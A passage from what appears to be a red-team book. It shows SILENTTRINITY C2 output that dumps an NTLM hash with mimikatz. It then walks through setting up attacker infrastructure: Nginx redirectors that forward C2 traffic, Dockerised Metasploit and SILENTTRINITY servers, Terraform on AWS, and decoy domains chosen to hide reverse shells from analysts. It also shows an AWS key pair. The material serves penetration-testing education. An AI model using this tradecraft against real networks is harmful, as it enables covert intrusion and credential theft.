[*] [TS-vrFt3] New session 36e7f9e3-13e4-4fa1-9266-89d95612eebc connected!
(192.168.1.30)
[1] ST (listeners)(https) >> sessions
[1] ST (sessions) >> list
Name         >> User         >> Address     >> Last Checkin
36e7f9e3-13… >> *wk_adm@PIANO>> 192.168.1.3 >> h 00 m 00 s 04
```

Notice how, contrary to the other two frameworks, we did not bother customizing the payload to evade Windows Defender. It just works. . . for now!

We can deliver any of the current 69 post-exploitation modules, from loading an arbitrary assembly (.NET executable) in memory to regular Active Directory reconnaissance and credential dumping:

```
[1] ST (sessions) >> modules
[1] ST (modules) >> use boo/mimikatz
[1] ST (modules)(boo/mimikatz) >> run all

[*] [TS-7fhpY] 36e7f9e3-13e4-4fa1-9266-89d95612eebc returned job result
(id: zpqY2hqD1l)
[+] Running in high integrity process
--snip--
    msv :
    [00000003] Primary
    * Username : wkadmin
    * Domain   : PIANO.LOCAL
    * NTLM     : adefd76971f37458b6c3b061f30e3c42
--snip--
```

The project is still very young, yet it displays tremendous potential. If you are a complete beginner, though, you may suffer from the lack of documentation and explicit error handling. The tool is still in active development, so that's hardly a surprise. I would suggest you first explore more accessible projects like Empire before using and contributing to SILENTTRINITY. And why not? It sure is a hell of a project!

There are many more frameworks that came to life during the last couple of years that are all worth checking out: Covenant, Faction C2, and so on. I strongly encourage you to spin up a couple of virtual machines, play with them, and choose whatever you feel most comfortable with.


Resources

More information on the `regsvr32` Microsoft utility: *http://bit.ly/2QPJ6o9* and *https://ubm.io/2ZUcVrM*.

More information on `mshta`: *https://blog.sevagas.com/?Hacking-around-HTA-files*.

Assembly in the .NET framework refers to the managed code produced when compiling source code. This managed code (MSIL) is then compiled to low-level machine code at runtime. It is akin to Java bytecode in that sense: *http://bit.ly/2IL2I8g*.

3
LET THERE BE INFRASTRUCTURE



In this chapter we'll set up the backend attacking infrastructure as well as the tooling necessary to faithfully reproduce and automate almost every painful aspect of the manual setup. We'll stick with two frameworks: Metasploit for Linux targets and SILENTTRINITY for Windows boxes.

Legacy Method

The old way to set up an attacking infrastructure would be to install each of your frameworks on a machine and place a web server in front of them to receive and route traffic according to simple pattern-matching rules. As illustrated in Figure 3-1, requests to */secretPage* get forwarded to the Command and Control (C2) backend, while the rest of the pages return seemingly innocuous content.




Figure 3-1: Illustration of the C2 backend

The Nginx web server is a popular choice to proxy web traffic and can be tuned relatively quickly. First, we install it using a classic package manager (`apt` in this case):

```
root@Lab:~/# apt install -y nginx
root@Lab:~/# vi /etc/nginx/conf.d/reverse.conf
```

Then we create a config file that describes our routing policies, as shown in Listing 3-1.

```
#/etc/nginx/conf.d/reverse.conf

server {
  # basic web server configuration
  listen 80;

  # normal requests are served from /var/www/html
  root /var/www/html;
  index index.html;
  server_name www.mydomain.com;

  # return 404 if no file or directory match
  location / {
     try_files $uri $uri/ =404;
  }

  # /msf url get redirected to our backend C2 framework
  location /msf {
     proxy_pass https://192.168.1.29:8443;
     proxy_ssl_verify off;
     proxy_set_header Host $host;
     proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
  }
  # Repeat previous block for other C2 backends
}
```

Listing 3-1: Standard Nginx configuration file with HTTP redirectors

The first few directives define the root directory containing web pages served for normal queries. Next, we instruct Nginx to forward the URLs we want to redirect, starting with `/msf`, straight to our C2 backend, as is evident by the `proxy_pass` directive.

We would then quickly set up Secure Shell (SSL) certificates using Let's Encrypt via EFF's Certbot and have a fully functional web server with HTTPS redirection:

```
root@Lab:~/# add-apt-repository ppa:certbot/certbot
root@Lab:~/# apt update && apt install python-certbot-nginx
root@Lab:~/# certbot --nginx -d mydomain.com -d www.mydomain.com

Congratulations! Your certificate and chain have been saved at. . .
```

This method is completely fine, except that tuning an Nginx or Apache server can quickly get boring and cumbersome, especially since this machine will be facing the target, thus dramatically increasing its volatility. The server is always one IP ban away from being restarted or even terminated.

NOTE *Some Cloud providers like AWS automatically renew the public IP of a host upon restart. Other cloud providers, like Digital Ocean, however, attach a fixed IP to a machine.*

Configuring the C2 backends is no fun either. No hosting provider will give you a shiny Kali distro with all the dependencies pre-installed. That's on you, and you better get that Ruby version of Metasploit just right; otherwise, it will spill out errors that will make you question your very own sanity. The same can be said for almost any application that relies on specific advanced features of a given environment. Instead, we use containers.

Containers and Virtualization

The solution then is to package all your applications with all their dependencies properly installed and tuned to the right version. When you spin up a new machine, you need not install anything. You just download the entire bundle and run it as an ensemble. That's basically the essence of the container technology that took the industry by storm and changed the way software is managed and run. Since we'll be dealing with some containers later on, let's take the time to deconstruct their internals while preparing our own little environment.

NOTE *Another solution would be to automate the deployment of these components using a tool like Ansible or Chef.*

There are many players in the container world, each working at different abstraction levels or providing different isolation features, including containerd, runC, LXC, rkt, OpenVZ, and kata containers. I'll be using the flagship product Docker because we'll run into it later in the book.

In an effort to oversimplify the concept of containerization, most experts liken it to virtualization: "Containers are lightweight virtual machines, except that they share the kernel of their host" is a sentence usually found under the familiar image in Figure 3-2.




Figure 3-2: An oversimplified depiction of containers

This statement may suffice for most programmers who are just looking to deploy an app as quickly as possible, but hackers need more, crave more detail. It's our duty to know enough about a technology to bend its rules. Comparing virtualization to containerization is like comparing an airplane to a bus. Sure, we can all agree that their purpose is to transport people, but the logistics are not the same. Hell, even the physics involved is different.

Virtualization spawns a fully functioning operating system on top of an existing one. It proceeds with its own boot sequence, and loads the filesystem, scheduler, kernel structures, the whole nine yards. The guest system believes it is running on real hardware, but secretly, behind every system call, the virtualization service (say, VirtualBox) translates all low-level operations, like reading a file or firing an interrupt, into the host's own language, and vice versa. That's how you can have a Linux guest running on a Windows machine.

Containerization is a different paradigm, where system resources are compartmentalized and protected by a clever combination of three powerful features of the Linux kernel: namespaces, Union Filesystem, and Cgroups.

Namespaces

Namespaces are tags that can be assigned to Linux resources like processes, networks, users, mounted filesystems, and so on. By default, all resources in a given system share the same default namespace, so any regular Linux user can list all processes, see the entire file system, list all users, and so on.

However, when we spin up a container, all these new resources created by the container environment—processes, network interfaces, file system, and so on—get assigned a different tag. They become *contained* in their own namespace and ignore the existence of resources outside that namespace.

A perfect illustration of this concept is the way Linux organizes its processes. Upon booting up, Linux starts the Systemd process, which effectively gets assigned process ID, or *PID*, number 1. This process then launches subsequent services and daemons, like network manager, crond, and SSHD, that get assigned increasing PID numbers, as shown next.

```
root@Lab:~/# pstree -p
systemd(1)─┬─accounts-daemon(777)─┬─{gdbus}(841)
           │                      └─{gmain}(826)
           ├─acpid(800)
           ├─agetty(1121)
```

All processes are linked to the same tree structure headed by Systemd, and all processes belong to the same namespace. They can therefore see and interact with each other—provided they have permission to do so, of course.

When Docker (or more accurately runC, the low-level component in charge of spinning up containers) spawns a new container, it first executes itself in the default namespace (with PID 5 in Figure 3-3) and then spins up child processes in a new namespace. The first child process gets a local PID 1 in this new namespace, along with a different PID in the default namespace (say, 6, as in Figure 3-3).




Figure 3-3: Linux process tree with two processes contained in a new namespace

Processes in the new namespace are not aware of what is happening outside their environment, yet older processes in the default namespace maintain complete visibility over the whole process tree. That's why the main challenge when hacking a containerized environment is breaking this namespace isolation. If we can somehow run a process in the default namespace, we can effectively snoop on all containers on the host.

Every resource inside a container continues to interact with the kernel without going through any kind of middleman. The containerized processes are just restricted to resources bearing the same tag. With containers, we are in a flat but compartmentalized system, whereas virtualization resembles a set of nesting Russian dolls.

NOTE *If you want to learn more about container namespaces, check out this detailed article on namespaces by Mahmud Ridwan:* https://www.toptal.com/linux/separation-anxiety-isolating-your-system-with-linux-namespaces/.

A Metasploit Container

Let's dive into a practical example by launching a Metasploit container. Luckily, a hacker named phocean has already created a ready-to-use image we can do this exercise on, found at *https://github.com/phocean/dockerfile-msf/*. We first have to install Docker, of course:

```
root@Lab:~/# curl -fsSL https://download.docker.com/linux/ubuntu/gpg
   | apt-key add -

root@Lab:~/# add-apt-repository \
   "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
   $(lsb_release -cs) \
   stable"

root@Lab:~/# apt update
root@Lab:~/# apt install -y docker-ce
```

We then download the Docker bundle or image, which contains Metasploit files, binaries, and dependencies that are already compiled and ready to go, with the `docker pull` command:

```
root@Lab:~/# docker pull phocean/msf
root@Lab:~/# docker run --rm -it phocean/msf
* Starting PostgreSQL 10 database server
[ OK ]
root@46459ecdc0c4:/opt/metasploit-framework#
```

The `docker run` command spins up this container's binaries in a new namespace. The `--rm` option deletes the container upon termination to clean resources. This is a useful option when testing multiple images. The `-it` double option allocates a pseudo-terminal and links to the container's STDIN device to mimic an interactive shell.

We can then start Metasploit using the `msfconsole` command:

```
root@46459ecdc0c4:/opt/metasploit-framework# ./msfconsole

       =[ metasploit v5.0.54-dev                          ]
+ -- --=[ 1931 exploits - 1078 auxiliary - 332 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > exit
```

Compare that to installing Metasploit from scratch and you will hopefully understand how much blood and sweat was spared by these two commands.

Of course, you may wonder, "How, in this new isolated environment, can we reach a listener from a remote Nginx web server?" Excellent question.

When starting a container, Docker automatically creates a pair of virtual Ethernet devices called `veth` on Linux. Think of these devices as the two connectors at the end of a physical cable. One end is assigned the new namespace, where it can be used by the container to send and receive network packets. This `veth` usually bears the familiar eth0 name inside the container. The other connector is assigned the default namespace and is plugged into a network switch that carries traffic to and from the external world. Linux calls this virtual switch a *network bridge*.

A quick `ip addr` on the machine shows the default `docker0` bridge with the allocated 172.17.0.0/16 IP range ready to be distributed across new containers:

```
root@Lab:~/# ip addr
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 state group default
link/ether 03:12:27:8f:b9:42 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
--snip--
```

Every container gets its dedicated `veth` pair, and therefore IP address, from the `docker0` bridge IP range.

Going back to our original issue, routing traffic from the external world to a container simply involves forwarding traffic to the Docker network bridge, which will automatically carry it to the right `veth` pair. Instead of toying with iptables, we can call on Docker to create a firewall rule that does just that. In the following command, ports 8400 to 8500 on the host will map to ports 8400 to 8500 in the container:

```
root@Lab:~/# sudo docker run --rm \
-it -p8400-8500:8400-8500 \
-v ~/.msf4:/root/.msf4 \
-v /tmp/msf:/tmp/data \
phocean/msf
```

Now we can reach a handler listening on any port between 8400 and 8500 inside the container by sending packets to the host's IP address on that same port range.

NOTE *If you don't want to bother with port mapping, just attach the containers to the host's network interface using the `--net=host` flag on Docker instead of running `-p xxx:xxxx`.*

In the previous command we also mapped the directories *~/.msf4* and */tmp/msf* on the host to directories on the container, */root/.msf4* and */tmp/data*, respectively—a useful trick for persisting data across multiple runs of the same Metasploit container.

NOTE *To send the container to the background, simply press* CTRL-*P followed by* CTRL-*Q. You can also send it to the background from the start by adding the `-d` flag. To get inside once more, execute a `docker ps`, get the Docker ID, and run `Docker attach <ID>`. Or you can run the `docker exec -it <ID> sh` command. For other useful commands, check out the Docker cheat sheet at* http://dockerlabs.collabnix.com/docker/cheatsheet/.

Union Filesystem

This brings us neatly to the next concept of containerization, the *Union Filesystem*, or *UFS*, a technique of merging files from multiple filesystems to present a single and coherent filesystem layout. Let's explore it through a practical example: we'll build a Docker image for SILENTTRINITY.

A Docker image is defined in a *Dockerfile*. This is a text file containing instructions to build the image by defining which files to download, which environment variables to create, and all the rest. The commands are fairly intuitive, as you can see in Listing 3-2.

```
# file: ~/SILENTTRINITY/Dockerfile
# The base docker image containing binaries to run python 3.7
FROM python:stretch-slim-3.7

# We install git, make, and gcc tools
RUN apt-get update && apt-get install -y git make gcc

# We download SILENTTRINITY and change directories
RUN git clone https://github.com/byt3bl33d3r/SILENTTRINITY/ /root/st/
WORKDIR /root/st/

# We install python requirements
RUN python3 -m pip install -r requirements.txt

# We inform future docker users that they need to bind port 5000
EXPOSE 5000

# ENTRYPOINT is the first command the container runs when it starts
ENTRYPOINT ["python3", "teamserver.py", "0.0.0.0", "stringpassword"]
```

Listing 3-2: Dockerfile to start the SILENTTRINITY team server

We start by building a base image of Python 3.7, which is a set of files and dependencies for running Python 3.7 that's already prepared and available on the official Docker repository, Docker hub. We install some common utilities like `git`, `make`, and `gcc` that we will later use to download the repository and run the team server. The `EXPOSE` instruction is purely for documentation purposes. To actually expose a given port, we'll still need to use the `-p` argument when executing `docker run`.

Next, we use a single instruction to execute each of the following steps with Docker: pull the base image, populate it with the tools and files we mentioned, and name the resulting image `silent`:

```
root@Lab:~/# docker build -t silent .
Step 1/7 : FROM python:3.7-slim-stretch
 ---> fad2b9f06d3b
Step 2/7 : RUN apt-get update && apt-get install -y git make gcc
 ---> Using cache
 ---> 94f5fc21a5c4
```

```
--snip--
Successfully built f5658cf8e13c
Successfully tagged silent:latest
```

Each instruction generates a new set of files that are grouped together. These folders are usually stored in */var/lib/docker/overlay2/* and named after the random ID generated by each step, which will look something like *fad2b9f06d3b*, *94f5fc21a5c4*, and so on. When the image is built, the files in each folder are combined under a single new directory called the *image layer*. Higher directories shadow lower ones. For instance, a file altered in step 3 during the build process will shadow the same file created in step 1.

NOTE *The directory changes according to the storage driver used:* /var/lib/docker/aufs/diff/, /var/lib/docker/overlay/diff/, *or* /var/lib/docker/overlay2/diff/. *More information about storage drivers is available at* https://dockr.ly/2N7kPsB.

When we run this image, Docker mounts the image layer inside the container as a single, read-only, and chrooted filesystem. To allow users to alter files during runtime, Docker further adds a writable layer, called the Container layer or upperdir, on top, as illustrated in Figure 3-4.




Figure 3-4: Writable layer for a Docker image. Source: https://dockr.ly/39Toleq.

This is what gives containers their immutability. Even though you overwrite the whole */bin* directory at runtime, you actually only ever alter the ephemeral writable layer at the top that masks the original */bin* folder. The writable layer is tossed away when the container is deleted (recall the `--rm` option). The underlying files and folders prepared during the image build remain untouched.

We can start the newly built image in the background using the `-d` switch:

```
root@Lab:~/# docker run -d \
-v /opt/st:/root/st/data \
-p5000:5000 \
silent

3adf0cfdaf374f9c049d40a0eb3401629da05abc48c

# Connect to the team server running on the container
root@Lab:~st/# python3.7 st.py wss://username:strongPasswordCantGu
ess@192.168.1.29:5000

[1] ST >>
```

Perfect. We have a working SILENTTRINITY Docker image. To be able to download it from any workstation, we need to push it to a Docker repository. To do so, we create an account on *https://hub.docker.com* as well as our first public repository called *silent*. Following Docker Hub's convention, we rename the Docker image to `username/repo-name` using `docker tag` and then push it to the remote registry, like so:

```
root@Lab:~/# docker login
Username: sparcflow
Password:

Login Succeeded

root@Lab:~/# docker tag silent sparcflow/silent
root@Lab:~/# docker push sparcflow/silent
```

Now our SILENTTRINITY Docker image is one `docker pull` away from running on any Linux machine we spawn in the future.

Cgroups

The last vital component of containers is Control groups (Cgroups), which add some constraints that namespaces cannot address, like CPU limits, memory, network priority, and the devices available to the container. Just as their name imply, Cgroups offer a way of grouping and bounding processes by the same limitation on a given resource; for example, processes that are part of the "/system.slice/accounts-daemon.service" Cgroup can only use 30 percent of CPU, 20 percent of the total bandwidth, and cannot query the external hard drive.

Here is the output of the command `systemd-cgtop`, which tracks Cgroup usage across the system:

```
root@Lab:~/# systemd-cgtop
Control Group                              Tasks   %CPU   Memory  Input/s
/                                            188    1.1     1.9G        -
/docker                                        2      -     2.2M        -
/docker/08d210aa5c63a81a761130fa6ec76f9        1      -   660.0K        -
/docker/24ef188842154f0b892506bfff5d6fa        1      -   472.0K        -
```

We will circle back to Cgroups later on when we talk about the privileged mode in Docker, so let's leave it at that for now.

To recap then: whichever cloud provider we choose and whatever Linux distribution they host, as long as there is Docker support, we can spawn our fully configured C2 backends using a couple of command lines. The following will run our Metasploit container:

```
root@Lab:~/# docker run -dit \
-p 9990-9999:9990-9999 \
-v $HOME/.msf4:/root/.msf4 \
-v /tmp/msf:/tmp/data phocean/msf
```

And this will run the SILENTTRINITY container:

```
root@Lab:~/# docker run -d \
-v /opt/st:/root/st/data \
-p5000-5050:5000-5050 \
sparcflow/silent
```

In these examples we took vanilla versions Metasploit and SILENTTRINITY, but we could have just as easily added custom Boo-Lang payloads, Metasploit resource files, and much more. The best part? We can duplicate our C2 backends as many times as we want, easily maintain different versions, replace them at will, and so forth. Pretty neat, right?

The last step is to "dockerize" the Nginx server that routes calls to either Metasploit or SILENTTRINITY according to the URL's path.

Fortunately, in this case, most of the heavy lifting has already been done by @staticfloat, who did a great job automating the Nginx setup with SSL certificates generated by Let's Encrypt with *https://github.com/staticfloat/docker-nginx-certbot*. As shown in Listing 3-3, we just need to make a couple of adjustments to the Dockerfile in the repo to fit our needs, like accepting a variable domain name and a C2 IP to forward traffic to.

```
# file: ~/nginx/Dockerfile
# The base image with scripts to configure Nginx and Let's Encrypt
FROM staticfloat/nginx-certbot

# Copy a template Nginx configuration
COPY *.conf /etc/nginx/conf.d/

# Copy phony HTML webpages
COPY --chown=www-data:www-data html/* /var/www/html/

# small script that replaces __DOMAIN__ with the ENV domain value, same for IP
COPY init.sh /scripts/

ENV DOMAIN="www.customdomain.com"
ENV C2IP="192.168.1.29"
ENV CERTBOT_EMAIL="sparc.flow@protonmail.com"

CMD ["/bin/bash", "/scripts/init.sh"]
```

Listing 3-3: Dockerfile to set up an Nginx server with a Let's Encrypt certificate

The *init.sh* script is simply a couple of `sed` commands we use to replace the string `"__DOMAIN__"` in Nginx's configuration file with the environment variable `$DOMAIN`, which we can override at runtime using the `-e` switch, meaning that whatever domain name we choose, we can easily start an Nginx container that will automatically register the proper TLS certificates.

The Nginx configuration file is almost exactly the same one we saw in Listing 3-3, so I will not go through it again. You can check out all the files involved in the building of this image in the book's GitHub repo at *www.nostarch.com/hacklikeaghost*.

Launching a fully functioning Nginx server that redirects traffic to our C2 endpoints is now a one-line job.

```
root@Lab:~/# docker run -d \
-p80:80 -p443:443 \
-e DOMAIN="www.customdomain.com" \
-e C2IP="192.168.1.29" \
-v /opt/letsencrypt:/etc/letsencrypt \
sparcflow/nginx
```

The DNS record of *www.<customdomain>.com* should obviously already point to the server's public IP for this maneuver to work. While Metasploit and SILENTTRINITY containers can run on the same host, the Nginx container should run separately. Consider it as sort of a technological fuse: it's the first one to burst into flames at the slightest issue. If, for example, our IP or domain gets flagged, we simply respawn a new host and run a `docker run` command. Twenty seconds later, we have a new domain with a new IP routing to the same backends.

IP Masquerading

Speaking of domains, let's buy a couple of legit ones to masquerade our IPs. I usually like to purchase two types of domains: one for workstation reverse shells and another one for machines. The distinction is important. Users tend to visit normal-looking websites, so maybe buy a domain that implies it's a blog about sports or cooking. Something like *experienceyourfood.com* should do the trick.

It would be weird for a server to initiate a connection toward this domain, however, so the second type of domain to purchase should be something like *linux-packets.org*, which we can masquerade as a legit package distribution point by hosting a number of Linux binaries and source code files. After all, a server initiating a connection to the World Wide Web to download packages is the accepted pattern. I cannot count the number of false positives that threat intelligence analysts have had to discard because a server deep in the network ran an `apt update` that downloaded hundreds of packages from an unknown host. We can be that false positive!

I will not dwell much more on domain registration because our goal is not to break into the company using phishing, so we'll avoid most of the scrutiny around domain history, classification, domain authentication through DomainKeys Identified Mail (DKIM), and so on. This is explored in much detail in my book *How to Hack Like a Legend.*

Our infrastructure is almost ready now. We still need to tune our C2 frameworks a bit, prepare stagers, and launch listeners, but we will get there further down the road.

NOTE *Both SILENTTRINITY and Metasploit support "runtime files" or scripts to automate the setup of a listener/stager.*

Automating the Server Setup

The last painful experience we need to automate is the setup of the actual servers on the cloud provider. No matter what each provider falsely claims, one still needs to go through a tedious number of menus and tabs to have a working infrastructure: firewall rules, hard drive, machine configuration, SSH keys, passwords, and more.

This step is tightly linked to the cloud provider itself. Giants like Amazon Web Services (AWS), Microsoft Azure, Alibaba, and Google Cloud Platform fully embrace automation through a plethora of powerful APIs, but other cloud providers do not seem to care even one iota. Thankfully, this may not be such a big deal for us since we're managing just three or four servers at any given time. We can easily set them up or clone them from an existing image, and in three `docker run` commands have a working C2 infrastructure. But if you can acquire a credit card that you do not mind sharing with AWS, we can automate this last tedious setup as well, and in doing so, touch upon something that is or should be fundamental to any modern technical environment: infrastructure as code.

Infrastructure as code rests upon the idea of having a full declarative description of the components that should be running at any given time, from the name of the machine to the last package installed on it. A tool then parses this description file and corrects any discrepancies observed, such as updating a firewall rule, changing an IP address, attaching more disk, or whatever is needed. If the resource disappears, it's brought back to life to match the desired state. Sounds magical, right?

Multiple tools will allow you to achieve this level of automation (both at the infrastructure level and the OS level), but the one we will go with is called Terraform from HashiCorp.

Terraform is open source and supports a number of cloud providers listed in the documentation at *https://www.terraform.io*, which makes it your best shot should you opt for an obscure provider that accepts Zcash. The rest of the chapter will focus on AWS, so you can easily replicate the code and learn to play with Terraform.


I would like to stress that this step is purely optional to begin with. Automating the setup of two or three servers may be more effort than it saves since we already have such a great container setup, but the automating process helps us to explore current DevOps methodology to better understand what to look for once we are in a similar environment.

Terraform, as is the case with all Golang tools, is a statically compiled binary, so we do not need to bother with wicked dependencies. We SSH into our bouncing servers and promptly download the tool, like so:

```
root@Bouncer:~/# wget
 https://releases.hashicorp.com/terraform/0.12.12/terraform_0.12.12_linux_amd64.zip

root@Bouncer:~/# unzip terraform_0.12.12_linux_amd64.zip
root@Bouncer:~/# chmod +x terraform
```

Terraform will interact with the AWS Cloud using valid credentials that we provide. Head to AWS IAM—the user management service—to create a programmatic account and grant it full access to all EC2 operations. *EC2* is the AWS service managing machines, networks, load balancers, and more. You can follow this step-by-step tutorial to create an account on IAM if it's your first time dealing with AWS: *https://serverless-stack.com/chapters/create-an-iam-user.html*.

On the IAM user creation panel, give your newly created user programmatic access, as shown in Figure 3-5.


Set user details

You can add multiple users at once with the same access type and permissions. Learn more

User name* terraform


Select AWS access type

Select how these users will access AWS. Access keys and autogenerated passwords are provided in the last step. Learn more

Access type* [✓] **Programmatic access**
Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

Figure 3-5: Creating a user called terraform with access to the AWS API

Allow the user full control over EC2 to administer machines by attaching the AmazonEC2FullAccess policy, as shown in Figure 3-6.



Set permissions
Add user to group
Copy permissions from existing user
Attach existing policies directly
Create policy
Filter policies
Showing

ec2full

		Policy name	Type	Used as
✓	▸	AmazonEC2FullAccess	AWS managed	Permissions policy (1)

Figure 3-6: Attaching the policy AmazonEC2FullAccess to the terraform user

Download the credentials as a *.csv* file. Note the access key ID and secret access key, as shown in Figure 3-7. We'll need these next.



		User	Access key ID	Secret access key
▸	✓	terraform	AKIA44ESW0EAASQDF5A0	DEqg5dDTmx4uxQ6xXdhvu7 Tzi537dshgUYSQQx/A Hide

Figure 3-7: API credentials to query the AWS API

Once in possession of an AWS access key and secret access key, download the AWS command line tool and save your credentials:

```
root@Bouncer:~/# apt install awscli

root@Bouncer:~/# aws configure
```

```
AWS Access Key ID [None]: AKIA44ESW0EAASQDF5A0
AWS Secret Access Key [None]: DEqg5dDxDA4uSQ6xXdhvu7Tzi53. . .
Default region name [None]: eu-west-1
```

We then set up a folder to host the infrastructure's configuration:

```
root@Bouncer:~/# mkdir infra && cd infra
```

Next, we create two files: *provider.tf* and *main.tf*. In the former, we initialize the AWS connector, load the credentials, and assign a default region to the resources we intend to create, such as eu-wes-1 (Ireland), like so:

```
# provider.tf
provider "aws" {
  region  = "eu-west-1"
  version = "~> 2.28"
}
```

In *main.tf* we'll place the bulk of the definition of our architecture. One of the primordial structures in Terraform is a *resource*—an element describing a discreet unit of a cloud provider's service, such as a server, an SSH key, a firewall rule, and so on. The level of granularity depends on the cloud service and can quickly grow to an absurd level of complexity, but that's the price of flexibility.

To ask Terraform to spawn a server, we simply define the `aws_instance` resource, as shown in Listing 3-4.

```
# main.tf
resource "aws_instance" "basic_ec2" {
  ami           = "ami-0039c41a10b230acb"
  instance_type = "t2.micro"
}
```

Listing 3-4: Minimal terraform syntax to create a machine on AWS

Our `basic_ec2` resource is a server that will launch the Amazon Machine Image (AMI) identified by `ami-0039c41a10b230acb`, which happens to be an Ubuntu 18.04 image. You can check all prepared Ubuntu images at *https://cloud-images.ubuntu.com/locator/ec2/*. The server (or instance) is of type `t2.micro`, which gives it 1GB of memory and one vCPU.

NOTE *The Terraform documentation is very didactic and helpful, so do not hesitate to go through it when building your resources:* https://www.terraform.io/docs/.

We save *main.tf* and initialize Terraform so it can download the AWS provider:

```
root@Bounce:~/infra# terraform init
Initializing the backend...
Initializing provider plugins...
- Downloading plugin for provider "aws"

Terraform has been successfully initialized!
```

Next, we execute the `terraform fmt` command to format *main.tf* followed by the `plan` instruction to build a list of changes about to happen to the infrastructure, as shown next. You can see our server scheduled to come to life with the attributes we defined earlier. Pretty neat.

```
root@Bounce:~/infra# terraform fmt && terraform plan
Terraform will perform the following actions:

  # aws_instance.basic_ec2 will be created
  + resource "aws_instance" "basic_ec2" {
      + ami                          = "ami-0039c41a10b230acb"
      + arn                          = (known after apply)
      + associate_public_ip_address  = (known after apply)
      + instance_type                = "t2.micro"
--snip--

Plan: 1 to add, 0 to change, 0 to destroy.
```

Once we validate these attributes, we call `terraform apply` to deploy the server on AWS. This operation also locally creates a state file describing the current resource—a single server—we just created.

If we terminate the server manually on AWS and relaunch a `terraform apply`, it will detect a discrepancy between the local state file and the current state of our EC2 instances. It will resolve such discrepancy by re-creating the server. If we want to launch nine more servers bearing the same configuration, we set the `count` property to 10 and run an `apply` once more.

Try manually launching and managing 10 or 20 servers on AWS (or any cloud provider for that matter), and you will soon dye your hair green, paint your face white, and start dancing in the streets of NYC. The rest us of using Terraform will update a single number and go on with our lives in sanity, as shown in Listing 3-5.

```
# main.tf launching 10 EC2 servers
resource "aws_instance" "basic_ec2" {
  ami           = "ami-0039c41a10b230acb"
  count         = 10
  instance_type = "t2.micro"
}
```

Listing 3-5: Minimal code to create 10 EC2 instances using Terraform
